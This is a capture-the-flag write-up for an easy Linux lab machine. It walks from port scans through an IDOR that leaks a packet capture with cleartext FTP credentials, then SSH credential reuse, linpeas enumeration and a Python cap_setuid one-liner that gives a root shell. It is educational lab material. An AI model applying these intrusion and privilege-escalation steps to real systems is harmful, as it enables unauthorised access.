MACHINE · Easy · Linux
This is my first public writeup, so I tried to document the whole process including the parts where I got stuck. Flags are redacted.
Reconnaissance
Started with a full port scan to see what was exposed:
nmap -Pn -p- --min-rate 5000 -oA scans/cap-allports <IP>
Three ports open:
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
Followed up with a version scan on those:
nmap -Pn -sCV -p 21,22,80 -oA scans/cap-sv.nmap <IP>
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Gunicorn
|_http-title: Security Dashboard
Tried anonymous FTP first, no luck:
220 (vsFTPd 3.0.3)
Name: anonymous
331 Please specify the password.
530 Login incorrect.
So the entry point had to be the web app.
Foothold
The site is a “Security Dashboard” running on Gunicorn. Two interesting pages: /ip, which leaks the server’s ifconfig output, and /data/{id}, which shows packet statistics and offers a pcap download.

The dashboard loads /data/1 by default and it is empty, zero packets on every counter:

Swapping the id for 0 returns an actual capture with 72 packets. The app hands over any capture id without checking who it belongs to, so I got a capture that wasn’t the one my session created: a classic IDOR.
I downloaded the pcap and opened it in Wireshark. FTP is cleartext, so the credentials are right there:
36  4.126500  192.168.196.1  192.168.196.16  FTP  69  Request: USER nathan
40  5.424990  192.168.196.1  192.168.196.16  FTP  78  Request: PASS <REDACTED>
Two FTP commands from the client host, user and password in the open.
Logged in over FTP with those credentials and grabbed the user flag:
ftp> dir
229 Entering Extended Passive Mode (|||54762|)
150 Here comes the directory listing.
-r--------    1 1001     1001           33 Aug 30 15:42 user.txt
226 Directory send OK.
ftp> get user.txt
Then I went for a shell. SSH as root was denied, but reusing the FTP user and password worked:
ssh nathan@<IP>
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
...
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
The user.txt in the home directory matched the flag I had already pulled over FTP.
Privilege Escalation
Downloaded linpeas and copied it over with scp (SSH access was already there):
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh -O ~/linpeas.sh
scp linpeas.sh nathan@<IP>:/tmp/
On the victim:
bash /tmp/linpeas.sh
The key finding was in the capabilities section:
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
Python with cap_setuid in the effective set means it can change its own UID to anything, root included:
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# cd /root
root@cap:/root# cat root.txt
<REDACTED>
A note on dead ends: I also spotted pkexec SUID (CVE-2021-4034, PwnKit) and a writable /var/www/html/app.py. I discarded the app.py route because the analyzer service runs as User=nathan, so editing it would only give me a shell as the user I already was. The kernel CVEs (OverlayFS, CVE-2021-22555) were viable but crash-risky, and linpeas handed me a cleaner path first.
Attack Flow
A quick summary of the full chain:
/data/{id}on the dashboard has an IDOR: id 0 leaks a network capture my session didn’t create.- The pcap contains FTP credentials in cleartext, valid for both FTP and SSH as
nathan. - linpeas finds
cap_setuidon/usr/bin/python3.8, which escalates straight to root.